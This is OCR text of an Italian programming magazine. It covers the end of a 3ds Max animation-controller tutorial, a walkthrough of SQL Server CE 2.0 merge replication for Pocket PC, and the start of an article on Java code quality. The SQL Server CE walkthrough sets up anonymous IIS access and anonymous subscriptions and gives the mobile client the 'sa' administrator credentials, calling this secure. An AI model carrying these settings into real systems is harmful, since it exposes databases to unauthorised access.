percorso, andate nel pannello **Motion** e recatevi nel rullout **Path Parameters**; qui cliccate sull'opzione **Follow** (in modo che il movimento del box si adatti alla linea) e in **Axis** cliccate sull'asse **Y** (in modo che il box sia, come in origine, orientato nel giusto verso). Spostatevi sulla barra temporale al fotogramma **50**, attivate il tasto **AutoKey** e ruotate il box leggermente da un lato. Disattivate il tasto **AutoKey** e fate **play**, vedete che l'animazione assume un aspetto più realistico.

16-17 La camera: Position List e Noise Position

Diamo ora un effetto realistico alla telecamera quando sarà in vicinanza dell'aereo. Selezionatela, andate nel pannello **Motion** e in **position** assegnate un controller **Position List**. Espandete tutti i sotto-rami di **Position**, cliccate su **Available** ed assegnate un nuovo controller **Noise Position**.

18-19-20 Il controller Noise Position

Aprite il **Track View Curve Editor** dal menù a tendina **Graph Editors** e selezionate il controller **Noise Position**. Ora con le proprietà del noise aperte andiamo a modificare **X Y** e **Z Strength = 5** e **Ramp in = 20** e **Ramp out = 15** (per attenuare in entrata e in uscito il disturbo). Aprite il **Track View Dope Sheet** (dal menù a tendina **Modes/ Dope Sheet** del **Track View Curve Editor**) e trascinate i punti più esterni del noise verso l'interno in modo che l'animazione della camera inizi quando l'aereo è nelle vicinanze.

21-22 Il controller "Link Constraint"

Create due box nella vista **top** e una sfera tra di loro come in figura. Con la sfera selezionata, andate nel menù a tendina **Animation/ Constraints/ Link Constraint** e cliccate sul primo box creato. Attivate il tasto **AutoKey**, spostatevi al fotogramma **20** e ruotate il primo box di **180°** in modo che ritorni nella posizione originale.

23-24 Agganciare la sfera

Cliccate ora sul tasto **Add Link** nel pannello **Motion/ Link Params** quindi selezionate l'altro box. (**keyframe**) di questo box al **20simo** frame, in modo che il box inizia a ruotare dal **20** fino al **40**.

Fatto ciò, disattivate il tasto **Add Link** e al fotogramma **40** ruotate il box di **180**. Spostate il primo fotogramma chiave Come potete notare la sfera si aggancia agli oggetti e li segue al numero di frame che vogliamo.






25-26 Il sistema particellare

Andate nel pannello **Create/ Geometry/ Particle Systems/ Super Spray** e createne uno nella vista **Front**. Impostatene così i valori: **1° Spread = 30**; **2° Spread = 180**; **Viewport display = Mesh**; **Percentage of particles = 100%**; **Particle Motion – Variation = 25**; **Emit Stop = 100**; **Life = 20**; gli altri parametri lasciateli di default. Create ora nella vista **Top** un Box e posizionatelo dietro all'emettitore (sarà la nostra macchina che camminerà). In alto selezionate il tasto **Select and Link** e linkate il sistema particellare al box. Spostatevi al frame **20** ed attivate il tasto **AutoKey**. Muovete il box, nella vista **Left**, verso sinistra. Andate al frame 40 e muovetelo sempre verso sinistra ma questa volta di meno. Ora al frame **60** spostatelo molto di più ed al frame **100** spostatelo come volete sempre verso sinistra. Disattivate il tasto **AutoKey**.

Scia di una macchina

È arrivato il momento più difficile cioè l'utilizzo del controller Espressione. Con questo controller possiamo definire, tramite espressioni matematiche, delle animazioni complesse come ad esempio la scia di fumo sulla terra di un'auto in corsa. Quindi dopo impostata l'espressione, possiamo far fare al nostro veicolo qualsiasi movimento ed il fumo per terra si adatterà automaticamente senza ritoccare i keyframe. Vediamo come.

▼27-28-29-34 L'espressione

Cliccate col tasto destro sul sistema particellare e dal menù che appare andate su **Curve Editor**. Espandete i parametri del super spray e selezionate **Speed**. Cliccateci sopra col tasto destro e scegliete **Assign Controller**, dalla lista selezionate **Float Expression**. Create una variabile vettoriale selezionando il pulsante **Vector** e digitate **A** nel campo name, quindi click su **Create**. Si usa una variabile vettoriale perché le informazioni di posizione vengono memorizzate in una serie di valori (X, Y, Z) e non come unico valore. Ora scrivete **B** nel campo nome e di nuovo **Create** in modo che avrete due variabili. Ora selezionate la variabile **A** e fate click sul tasto **Assign to Controller**. Espandete l'oggetto **Box** e selezionate in **Transform** la voce **Position** e date **OK**. Fate lo stesso per la variabile **B**. Con **B** selezionato impostate **Tick Offset = -150** in modo che faccia riferimento al fotogramma precedente. Nella finestra Expression scrivete: **Length(A – B)/2**. La funzione **Length** viene usata per determinare la lunghezza percorsa dal box tra un fotogramma e quello precedente. Cliccate su **Evaluate** e vedete se ci sono errori di sintassi. Cliccate su **Close** per chiudere la finestra. Fate **Play** e vedete i risultati.

Se vedete che le particelle seguono troppo l'auto quando questa si ferma, basta andare nei suoi parametri nel pannello **Modify** e nel rullout **Object Motion Inheritance** ed abbassare il valore **Multiplier**. Se volete un effetto migliore copiate la stessa espressione nelle proprietà **Size** in modo che le particelle si ingrandiscono all'aumentare della velocità della macchina.

Conclusioni

Abbiamo visto la maggior parte dei controller che 3dsmax ci mette a disposizione e possiamo creare svariate animazione accoppiando vari controller (basta ricordarsi però di utilizzare il List Controller per utilizzarne più d'uno). Con questo abbiamo finito e vi rimando al prossimo mese dove ci sarà un interessante tutorial sulla costruzione di una testa fotorealistica in 3dsmax5.

Pocket PC

Merge Replication ed RDA

Mobilità dei dati con SQL Server CE

Utilizzando la tecnologia della Sincronizzazione dei dati tra un dispositivo palmare ed un computer Server, possiamo realizzare l'integrazione tra dispositivi mobili e il mondo esterno.

Lo scopo che ci proponiamo in questo articolo è quello di familiarizzare con un potente strumento della famiglia Microsoft per la gestione dei dati su palmare: SQL Server 2000 Windows CE Edition (o più in breve SQL Server CE). In modo particolare useremo la versione 2.0 del prodotto che fornisce grandi miglioramenti rispetto alla versione 1.0 sia per quanto riguarda le performance sia per la facilità d'utilizzo. La migliorata facilità di utilizzo è stata riscontrata nella configurazione della connessione per il servizio di sincronizzazione dei dati tra il Server di Data Base e il client su dispositivo palmare: non spaventiamoci! Sono tutte cose che capiremo nel corso della trattazione. Spiegheremo come configurare il nostro ambiente di lavoro facendo riferimento a schemi di architetture che chiariranno la composizione del sistema.

PERCHÉ SQL SERVER CE

Sul palmare andrà in esecuzione una qualunque applicazione che consumerà oppure produrrà dati i quali possono essere prelevati da un server remoto di database sfruttando una qualunque rete wireless oppure direttamente in Rete Locale. In questo scenario di connessione e comunicazione globale il palmare rappresenta un ottimo strumento per portare sul palmo di una mano i dati che ci servono e averli disposizione dovunque noi siamo. È vero anche il contrario: ovvero il server può richiederci dati di cui necessita in ogni momento. Tutto questo rappresenta il futuro delle applicazioni di Mobile Computing e noi daremo le soluzioni a tale evoluzione con la descrizione di SQL Server CE. La Fig. 1. è esemplificativa dell'architetura del sistema quando sviluppiamo applicativi con SQL Server CE. Il primo strato della architettura mostra il computer su cui è installato l'ambiente di sviluppo per l'applicativo che andrà in esecuzione sul Pocket PC. L'applicativo può essere sviluppato in modo indifferente o con Visual Studio .NET oppure con Embedded Visual Tools, la scelta dipenderà dal tipo di skill del progettista oppure da altre esigenze quali il tempo di sviluppo o la facilità di utilizzo del prodotto. Il secondo attore nel sistema è l'ambiente client. Naturalmente sul client andrà in esecuzione l'applicazione basata su SQL Server CE. Dalla stessa figura possiamo notare che Il collegamento con il Server di Data Base (ovvero l'istanza di SQL Server sul server remoto) può avvenire in 2 modi distinti:

Fig. 1: Una visione d'insieme dell'ambiente.

1. **Collegamento via scheda di rete:** se il Pocket PC ha in dotazione un slot per scheda di rete è possibile collegare il Pocket PC alla nostra rete locale e sincronizzare i dati direttamente con il server. In tal caso bisogna configurare la scheda di rete con i parametri di connessione della rete locale così come siamo abituati a fare sui nostri PC quando si crea una connessione di rete. Quest'ultima operazione si effetua direttamente sul Pocket PC.

2. **Collegamento tramite PC Proxy via ActiveSync:** in questo caso il Pocket PC raggiunge il Server remoto remoto tramite un computer che agisce da

File sul Web
www.itportal.it/iop70/pocket.zip

Requisiti
HARDWARE: Pocket PC o (dispositivo Windows CE Based) Computer con almeno processore Pentium II e 128 MB di memoria.

SOFTWARE: Windows 98 SE /2000 /XP, IIS (oppure PWS-Personal WEB Server con Windows 9x), SQL Server 2000 con Service Pack 1 o superiore, SQL Server CE 2.0, Embedded Visual Tools.

Pocket PC

Proxy e del quale si sfrutta la connessione alla rete locale.

Il terzo strato dell'architettura è rappresentato dall'ambiente Server. In tale ambiente troviamo un computer sul quale è installato il WEB Server IIS e l'istanza di SQL Server in cui i dati provenienti dal palamre verranno sincronizzati. E' ovvio che per ragioni di scalabilità e di performance si possa scegliere di separare il Server WEB dal Server di Data Base. La presenza di IIS è fondamentale perchè, come vedremo, gli oggetti che implementano la sincronizzazione dei dati comunicano con SQL Server tramite il Server Web ovvero su canale HTTP.

L'ACCESSO AI DATI PER POCKET PC

I Pocket PC hanno già un Provider per i dati e che risponde al nome di CEDB oppure Object Store. I progettisti di applicazioni di Mobile Computing, possono utilizzare le caratteristiche del CEDB per costruire le più semplici e comuni operazioni sui dati. L'utilizzo di SQL Server CE si rende però necessario quando le applicazioni effettuano un uso intensivo di operazioni di accesso ai dati.
In questi scenari, le performance per l'interazione con il data base rappresentano un punto chiave del successo dell'applicativo. SQL Server CE, infatti, offre buone performance per l'accesso ai dati e gestisce in modo sicuro le operazioni di connessione con un server remoto per la sincronizzazione dei dati. La dote che ci fa apprezzare ancora di più SQL Server CE è che riesce a offrirci un così ricco insieme di funzionalità gestendo in modo opportuno il compromesso con la sua occupazione di memoria. Possiamo dire che l'occupazione di memoria varia da uno a tre MB. La dimensione dipende dal tipo di processore con cui è equipaggiato il dispositivo mobile e dalle opzioni di connessione selezionate.
In Fig. 2 abbiamo rappresentato il dettaglio dell'architettura software dell'ambiente Client e Server. Ora ci apprestiamo a descrivere i vari attori che intervengono nel processo di comunicazione tra SQL Server e SQL Server CE installato sul Palmare.
Descriviamo il client e il server rispettivamente.

Mobile Data

Sql Server CE rappresenta una ottima soluzione per effettuare la sincronizzazione di dati tra un server remoto e un client Pocket PC. Tutto quello che occorre è la presenza di una connessione su protocollo HTTP. Le moderne tecnologie di tipo wireless permettono in maniera semplice di costruire uno scenario di connessione tra dispositivi wireless e la rete internet.

Fig. 2: Client e Server.

AMBIENTE CLIENT

SQL Server CE Database Engine (che chiameremo per brevità Engine) rappresenta il motore del database locale. Questo componente tiene traccia di tutti i record che vengono inseriti, aggiornati ed eliminati. L'Engine effettua questa operazione memorizzando una piccola quantità di informazioni su ogni record: tale funzionalità viene in gergo definità Tracking. Il Tracking viene abilitato solo quando l'applicazione fa uso degli oggetti di sincronizzazione. Il secondo componente che si vede nall'architetura del client è il SQL Server CE Client Agent (SSCE Client Agent): dalla figura si può notare come esista un collegamento logico via HTTP tra questo componente e il server di Database. Infatti, il compito svolto dal SSCE Client Agent è proprio quello di gestire la connettività del Pocket PC con SQL Server implementando oggetti quali Remote Data Access e Replication con i quali si può controllare via codice il processo di sincronizzazione, come vedremo in dettaglio nel corso di questo e del prossimo articolo scrivendo procedure custom.
Naturalmente nello schema di architettura non poteva mancare il Database SQL Server CE in cui i dati vengono fisicamante memorizzati.

AMBIENTE SERVER

Il componente fondamentale che troviamo nell'ambiente Server è costituito dal SQL Server CE Server Agent (SSCE Server Agent). Tale componente è disponibile sul computer dove è installato il Server WEB IIS e seguendo una procedura di installazione che vedremo più avanti. Possiamo dire che questo componente ha il compito di gestire le richieste HTTP effettuate dal SSCE Client Agent. Infatti, la procedura di dialogo fra i due agenti è la seguente:

- quando una applicazione richiede dei dati al Server di database remoto, allora SSCE Client Agent manda una richiesta al SSCE Server Agent tramite protocollo HTTP;

- ricevuta la richiesta, SSCE Server Agent si connette a SQL Server, da cui prende il risultato della richiesta (ad esempio un recordset) e ritorna al client Pocket PC i dati dati comunicandoli al SSCE Client Agent.

Nella procedura di comunicazione appena decritta intervengono, in realtà, altri componenti (installati e operanti sulla macchina su cui è presente IIS) ma non li citiamo in questa fase per non appesantire la trattazione che ha lo scopo di illustrare l'architettura base del sistema e il suo funzionamento di principio.

INSTALLAZIONE DI SQL SERVER CE 2.0

Prima di effettuare l'installazione SQL Server CE Edi-

tion 2.0, è fondamentale aver correttamente configurato il Server di Database con SQL Server 2000. Inoltre, è necessario installare sulla stessa macchina il Service Pack 1 o superiore (raccomandiamo il Service Pack 3), altrimenti non sarà poi possibile installare SQL Server CE. (RDA e Replication richiedono che sia presente MDAC 2.6 o superiore...).

CONFIGURAZIONE DEGLI AMBIENTI CLIENT E DI SVILUPPO

Una volta scaricato dal sito della Microsoft SQL Server CE 2.0 è possibile effettuare il processo di installazione. Iniziamo, quindi, sulla macchina preposta allo sviluppo dell'applicativo su Pocket PC. Ci troviamo nel primo livello dell'architettura di Fig. 1. È appena il caso di ricordare che deve essere stato installato anche l'SDK per Pocket PC oppure per Pocket PC 2002. Consideriamo il caso in cui sulla macchina di sviluppo sia presente Embedded Visual Tools. Lanciato il programma di installazione bisognerà selezionare l'opzione "Development Tools". Terminato il processo di installazione di SQL Server CE, l'ambiente di sviluppo è già stato automaticamente configurato! È necessario notare che non viene effettuato il download di SQL Server CE sul dispositivo palmare fino a quando non viene eseguita una ulteriore procedura (che può essere di tipo automatica o manuale). Descriviamo di seguito la procedura di installazione automatica con Embedded Visual Basic 3.0:

1. Aprire Embedded Visual Basic 3.0 e creare un progetto per Pocket PC.
2. Dal Menù *Project*, selezionare la voce *References*;
3. Selezionare le voci *"Microsoft CE SQL Server Control 2.0"*, poi *"Microsoft CE ADO Control 3.1"* e, in maniera facoltativa *"Microsoft CE ADO Ext. 3.1 for DLL"*;
4. Ora è sufficiente lanciare l'applicazione perchè vengano automatico scaricati e registrati sul Pocket PC non solo SQL Server CE, ma anche ADOCE e ADOXCE che permetteranno come componenti di accesso ai dati e di modifica dello schema del database(tabelle, colonne, indici) sul Pocket PC. In Fig. 2 Possiamo notare l'architettura di Accesso ai Dati in Windows CE su Pocket PC.

Ci raccomandiamo di salvare il progetto come "TestSync" poichè ci servirà per testare l'intero sistema.

INSTALLAZIONE DELL'AMBIENTE SERVER

Sempre riferendoci allo schema di figura 2, possiamo dire che la configurazione dell'ambiente Server consiste nell'eseguire opportuna procedura di preparazione sia della macchina che farà da Server WEB sia di quella che assurgerà al ruolo di Server di Database con SQL Server 2000. E' appena il caso di sottolineare che possiamo avere anche su una stessa macchina entrambi i server.
Vediamo come configurare entrambe le macchine:

- **Configurazione di IIS (Server WEB):** È necessario attivare il processo di installazione di SQL Server CE 2.0 sulla macchina con IIS e selezionare, questa volta,l'opzione "Server Tools".
  Terminato il processo di installazione verranno installati, fra le altre cose, Il SQL Server CE Server Agent (Sscesa20.dll) e SQL Server CE Replication Provider (Sscerp20.dll) nella directory *\Program Files\Microsoft SQL Server CE 2.0\Server* e altri componenti necessari per il processo di sincronizzazione *Program Files\Microsoft SQL Server CE 2.0\80 \Com.*
- **Configurazione del Server di Database con SQL Server 2000:** È necessario effettuare il processo di creazione della pubblicazione del database che vogliamo sincronizzare con il palmare come vedremo tra poco.

SINCRONIZZAZIONE DATI E MERGE REPLICATION

Il meccanismo di replica di SQL Server CE è basato sulla Merge Replication di SQL Server 2000. La Merge Replication è particolarmente adatta ai dispositivi mobili poichè permette di modificare i dati sul server e sul palmare in modo del tutto autonomo. I dati modificati potranno essere poi sincronizzati sia sul server che sul palmare attivando la procedura di *Merge* dei dati stessi. Nella architettura della Merge Replication in Fig. 4, abbiamo schematizzato la sola parte Server, il client ha lo stesso schema di principio della Fig. 2. Inoltre, Client

Fig. 3: Architettura di accesso ai Dati su Pocket PC.





Fig. 4: Architettura della Merge Replication.

Pocket PC

Scelte

SQL Server CE offre due tipologie di componenti che implementano altrettante tecniche di comunicazione con il computer Server. Questi oggetti sono rispettivamente RDA e Merge Replication. La scelta di una tecnica rispetto all'altra dipende dallo scenario applicativo. Ma il protagonista della comunicazione è rappresentato dal dispositivo palmare.

Query

SQL Server CE fornisce una interessante utility che rappresenta la versione light di Query Analyzer di SQL Server per Pocket PC. E' possibile quindi effettuare query sui dati e modificare lo schema di un database direttamente sul palmare. Inoltre, tali operazioni possono essere fatte anche via codice con l'utilizzo delle librerie ADOCE e ADOXCE.

Pocket PC

Filtri

Tra le altre possibilità offerte dal meccanismo di replica possiamo ricordare il filtraggio dei dati sia a livello di riga che a livello di colonna. Il filtraggio a livello di riga (o di record) permette di sincronizzare sul Pocket PC o (dispositivo mobile Windows CE based) un sottoinsieme dei dati disponibili. Il Filtraggio a livello di record potrebbe essere utile allorquando in una tabella non si vogliono scaricare colonne che contengono molto testo oppure immagini la cui sincronizzazione sarebbe onerosa sia in termini di tempo (ma il tutto è relativo al tipo di connessione che si dispone) sia di spazio sul palmare.

Sul Web

SQL Server CE 2.0 può essere scaricato gratuitamente dal sito della Microsoft all'indirizzo:

http://www.microsoft.com/sql/ce/downloads/ce20.asp

e Server comunicano sempre con l'ausilio di SSCE Client Agent e SSCE Server Agent. Nella parte server possimo notare in particolare due componenti:

1. *SQL Server Reconciler*
2. *SQL Server CE Replication Provider.*

SQL Server Reconcilier richiama SQL Server CE Replication Provider quando è in atto il meccanismo della sincronizzazione. Entrambi i componenenti sono installati sulla macchina che agisce da Server WEB con IIS. In particolare il Replication Provider di SQL Server CE è installato con i "Server Tools". La Replica in SQL Server CE è una tecnologia basata su messaggi. SQL Server CE si sincronizza con SQL Server stabilendo una connessione HTTP con il Publisher di SQL Server attraverso il Server WEB IIS. Il Publisher rappresenta il Server di Database su cui è presente l'istanza di SQL Server che ospita il Database che vogliamo sincronizzare e di cui si effettua una "Pubblicazione". La creazione della "Pubblicazione" di un Database sul Server sarà oggetto di discussione tra poco. E' importante sottolineare che l'oggetto che implementa la replica trae vantaggio dai meccanismi di autorizzazione e di autenticazione di IIS; in questo modo è possibile controllare in modo sicuro l'accesso ai dati da parte di Client mobili non autorizzati dato che la replica può essere costruita sia in ambiente LAN che in una Wide Area Network (WAN) sfruttando meccanismi di connessione wireless tramite GPRS, GSM, 802.11 e Bluetooth. Infatti, il protocollo di comunicazione su cui si basa il meccanismo di Replica in SQL Server è particolarmente adatto in ambiente Wireless. Il protocollo effettua operazioni di compressione per ridurre la quantità di dati da trasmettere ed effettua il criptaggio degli stessi per motivi di sicurezza. Il regime di trasmissione dei dati è poi transazionale poichè in caso di fallimento la sincronizzazione dati viene completata ripartendo dall'ultimo pacchetto di dati sincronizzato con successo sul server. Il nostro scopo sarà ora quello di pubblicare e sincronizzare il Database Northwind di SQL Server 2000. I passi da seguire sono i seguenti.

1) Configurazione del SSCE Server Agent per permettere la comunicazione tra Pocket PC e Server di DataBase;
2) Pubblicazione del Database
3) Scrittura del codice di sottoscrizione.
4) Verifica dei dati sul dispositivo mobile.

Effettuati questi passaggi avremo modo di creare lo schema del database sul dispositivo palmare di modificarli e notificare i nostri aggiornamenti al Server.

CONFIGURAZIONE DEL SSCE SERVER AGENT SUL SERVER WEB IIS

L'operazione che stiamo per compiere è molto importante ed è resa più resa del tutto semplice grazie alla Utility installata con l'opzione Server Tools selezionata durante l'installazione di SQL Server CE 2.0. Tale Utility si chiama "Configure Connectivity Support in IIS" e può essere lanciata da Start/programmi/SQL Server CE 2.0. Cliccare su "Create a Virtual Directory" e partirà il Wizard per la creazione del servizio di replica:

1) Nel passo 1 bisognerà indicare il nome della directory virtuale. Tale directory conterrà il SSCE Server Agent ovvero sscesa20.dll. Nel nostro caso inseriamo "sqlce".
2) Nel passo 2 si deve scegliere l'abilitazione dell'accesso anonimo. In tal caso accederà al servizio l'utente anonimo di internet.
3) Nel passo 3 si assegnano i diritti NTFS per i file che dati della replica. Tali file sono fisicamente presenti in una folder sulla macchina SQL SERVER e tale folder deve essere in sharing. Tale directory di nome ReplData è presente al di sotto del percorso C:\Program Files\Microsoft SQL Server\; individuata la directory si consiglia di condividerla. Dopo aver premuto "Next" digitare nel textbox il percorso della direcory appena condivisa che sarà del tipo: *serverConIIS**ReplData* (in cui serverConIIS rappresenta il nome del computer che fa da server WEB nella nostra rete). Premere Next.
4) Verrà visualizzate una scheda riepilogativa dei passaggi eseguiti quindi premere "Finish".

Completata la creazione del servizio di replica, possiamo verificare la presenza della directory "sqlce" dalle maschere di gestione di IIS, e con all'interno varie dll tra cui proprio sscesa20.dll.
Non ci resta quindi che Pubblicare il database.





Fig. 5: Notare la dll sscesa20 nella directory sqlce

PUBBLICAZIONE DEL DATABASE

Seguire la seguente procedura:

1) Aprire "Enterprise Manager" di SQL Server ed

espandere l'istanza del Server che contiene il database che vogliamo pubblicare.

2) Selezionare il Database "Northwind" e con il tasto destro selezionare dal Menù a pop-up "New" quindi "Publication". Premere "Next".
3) È possibile che in questa fase della procedura venga attivata una procedura con la quale si selezioni il "Distributor" della Pubblicazione. Il Distributor rappresenta un altro computer nella rete che distribuisce i dati e che può essere diverso dal PC "Publisher" che pubblica i dati. Nel nostro caso faremo in modo che Publisher e Distributor siano sullo stesso conmputer. Quindi nel semplice Wizard leggere bene indicazioni per effettuare questa operazione; Quindi premere il tasto Applica.
4) Una volta terminato il passaggio precedente bisogna selezionare il DB da pubblicare, ovvero Northwind; premere "Next".
5) Indicare poi il tipo di pubblicazione che si vuole realizzare. Leggere le descrizioni per il tipo di replica e quindi selezionare quella che si addice al progetto (nel caso in esame si tratta di una merge replication : i dati possono essere aggiornati sia sul server che sui client e ad ogni richiesta di sincronizzazione gli aggiornamenti interessano entrambi gli attori del processo).
6) Scegliere il tipo si sottoscrittori per la replica. Nel nostro caso i sottoscrittori sono Dispositivi Windows CE Based;
7) Scegliere gli oggetti che si vogliono pubblicare nel nostro caso tutte le tabelle;premere "Next"
8) Al successivo passo bisognerà dare un nome alla pubblicazione: la chiameremo, con molta fantasia, "Northwind".
9) Indicare se i dati verranno filtrati o meno. Nel nostro caso selezionare la prima opzione "presenza di filtri".
10) Nella maschera successiva selezionare l'eventuale tipo di filtri applicato se dinamici o statici. Per filtri dinamici si intendono filtri applicati all'atto della connessione per la sincronizzazione. Si possono infine applicare filtri statici: ad esempio filtrare i dati da pubblicare associando un valore fisso ad un particolare campo per tutte le richieste di sincronizzazione. L'idea dei filtri è di ridurre le dimensioni del database sul palmare e/o garantire l'accesso solo ad un sottoinsieme di dati sul client. Nel nostro caso non si selezioni nessuna opzione poichè lo faremo in un secondo momento.
    Premere "Next"
11) Selezionare "Yes, allow anonymous subscription". Questa procedura permette di gestire in maniera semplice la Pubblicazione e comunque protegge i nostri dati.
12) Nella schermata successiva assicurarsi di aver selezionato l'opzione "Create the first snapshot immediately". Questo permette ad un thread ben noto come Snapshot Agent di partire e di creare i files contenenti lo schema della pubblicazione e i dati.
13) Premere "Finish" per completare la procedura di pubblicazione dei Database.

SCRITTURA DEL CODICE DI SOTTOSCRIZIONE PER IL POCKET PC

A questo punto scriviamo una piccola applicazione client in Embedded Visual Basic per verificare che tutto funzioni. In modo particolare dovremo essere in grado alla fine di poter vedere i dati del server sul Palmare. Per fare questa prova possiamo anche fare in modo che il nostro PC funga da Server WEB con IIS, Server di Database con SQL Server, e sia stato installato SQL Server CE 2.0 con entrambe le opzioni. Inoltre è sufficiente avere anche solo l'emulatore per Pocket PC. Recuperiamo il progetto "TestSync" precedente. Aggiungiamo un modulo di progetto in cui inseriamo le dichiarazioni del listato 1, il codice lo trovate sul Web all'indirizzo *www.itportal.it/iop70/pocket.zip*.

Particolare attenzione va posta nella costruzione della stringa di connessione. Con l'ausilio della funzione *MergeData()* si riesce a creare una sottoscrizione del database Nothwind su SQL Server e a creare lo schema del DB con i dati nella cartella *Device* del Pocket PC. Il nome del File di Database sarà *NothwindMerge.sdf*. In questa procedura abbiamo creatol'oggetto di Merge Replication *pMR* le cui proprietà ci permettono di configurare via codice l'autenticazione presso Il SQL Server Agent e il tipo di autenticazione. Con questo oggetto è anche possibile impostare i parametri di accesso al SQL Server del Publisher; in particolare nel codice abbiamo permesso al client Pocket PC di avere le credenziali di accesso del System administratro di SQL Server (ovvero l'utente "sa").

Inoltre, con le linee di codice:

```
pMR.PublisherDatabase = "Northwind"
pMR.Publication = "Northwind"
```

dichiariamo di volerci connettere al database "Nothwind" del Publisher e che il nome della sua pubblicazione è "Nothwind".

Le successive linee di codice impostano le proprietà del Sottoscrottore della replica ovvero il pocket PC e con la property *SubscriberConnectionString* dell'oggetto di replica *pMR*, si specifica la locazione in cui inserire la replica del DB sul Palmare. Quindi viene eseguita la procedura di inizializzazione della replica per poi terminare il processo stesso eseguendo il metodo Run seguito da Teminate. Se non sono occorsi errori, nella directory *device* del Palmare troveremo il file di database *NorthwindMerge.sdf*. Al form1 del progetto aggiungiamo un tasto e sul click del quale richiamiamo la funzione *MergeData*. Mandando in esecuzione l'applicazione inizia il processo di sottoscrizione.

Se non occorrono errori possiamo verificare la presenza del file dei Database.

Elmiro Tavolaro

Pocket PC

Verifica dati sul device

Per verificare la disponibilità dei dati su Pocket PC, useremo un importante strumento a corredo di SQL Server CE, ovvero l'applicazione *isqlw20.exe* che rappresenta la versione per CE del Query Analizer di SQL Server. Per il processo di installazione dell'applicazione SQL Server CE Query Analyzer e il relativo utilizzo rimandiamo al Book Online di SQL Server CE. Nella figura in basso possiamo vedere rappresentato lo schema del database *Northwind* e che riflette del tutto quello del database sul server.

Codice
di qualità

☑ Tecniche per la stesura di codice robusto

La qualità del codice Java

Un progetto software, indipendentemente dall'architettura su cui è basato e dal linguaggio di programmazione con il quale è scritto, è caratterizzato da una serie di fattori sempre veri.

Tanto per cominciare possiamo affermare con ragionevole certezza che non esiste software esente da bachi, come amava ripetere un mio docente negli anni dell'università. Questo assioma, forse un po' estremista, ci obbliga a considerare virtualmente "non funzionante" e di conseguenza non consegnabile al cliente, qualsiasi frammento di codice per il quale non sia stato scritto ed eseguito con successo un test unitario. Andando in questa direzione possiamo affermare che un progetto software per il quale non sia stato creato ed eseguito con successo un completo test di integrazione non è rilasciabile. Indipendentemente dal fatto che il software contenga un numero più o meno elevato di errori, c'è da tener presente un assioma fondamentale: il software deve eseguire il compito per il quale è stato progettato e scritto. Questa considerazione può sembrare banale, ma è di fondamentale importanza comprendere con precisione quali siano i requisiti del cliente prima di iniziare la progettazione di un'infrastruttura software. Una volta compresi è necessario che il software sia progettato e scritto per rispondere ad essi senza indecisioni. Come assioma ortogonale ai precedenti possiamo indicare il seguente: il software deve essere scritto bene e deve essere manutenibile. Su quest'ultimo assioma ci sarebbe da discutere, infatti, nella sua apparente banalità, nasconde una serie di insidie. Chi è, infatti, in grado di decidere, fuori dal contesto, se un frammento di codice è scritto bene o male? E che significato hanno i termini buono e cattivo associati al concetto di codice? Il linea generale si può rispondere che una cosa fatta bene è dotata di un rilevante fattore di qualità che deve, di conseguenza, essere in qualche modo misurabile. Applicando quindi gli stessi criteri appare chiaro che un fattore non trascurabile nello sviluppo software è il suo livello qualitativo.

LA QUALITÀ DEL CODICE

Un frammento di codice può essere considerato qualitativamente buono o cattivo soltanto se prima si decidono le metriche con le quali misurare la qualità di quanto è stato scritto. In generale possiamo indicare almeno due metriche distinte che ci consentano di misurare il livello qualitativo del nostro codice: la qualità semantica e la qualità sintattica. La qualità semantica ci fornisce un dato positivo se li codice è stato scritto ottimizzando il più possibile l'algoritmo che è stato implementato, se sono stati individuati correttamente gli oggetti da rappresentare attraverso le classi, se sono stati utilizzati con intelligenza e parsimonia i cicli e le istruzioni condizionali, se sono state esternalizzate le configurazioni, se sono state evitate le istruzioni di salto (i tanto amati e odiati goto). Le regole semantiche, con poche eccezioni, sono applicabili in maniera trasversale ed indipendente dalla piattaforma e dal linguaggio di programmazione utilizzati. La qualità sintattica, invece, è realizzata soltanto se il nostro codice soddisfa regole sintattiche precise e misurabili che hanno come obiettivo la produzione di codice sorgente pulito, ben organizzato, leggibile e comprensibile anche a chi non conosce il contesto funzionale della nostra applicazione. Per raggiungere questo ambizioso obiettivo è necessario che siano precedentemente definite le regole sintattiche da utilizzare, che spesso dipendono dal linguaggio di programmazione adottato, e le linee guida che possono rendere il nostro software un software di qualità.

LA QUALITÀ SINTATTICA DEL CODICE JAVA

Se restringiamo la problematica della qualità del co-

Sintassi e semantica

Un programma, indipendentemente dal linguaggio di programmazione, non è altro che un insieme di frasi che descrivono determinate informazioni. Così come avviene nei linguaggi naturali, anche i linguaggi programmazione sono caratterizzati da regole. In particolare, parliamo di sitassi e semantica. La sintassi, definisce le regole che consentono di costruire frasi valide ed è caratterizzata da una grammatica; mentre la semantica si occupa del significato delle frasi.

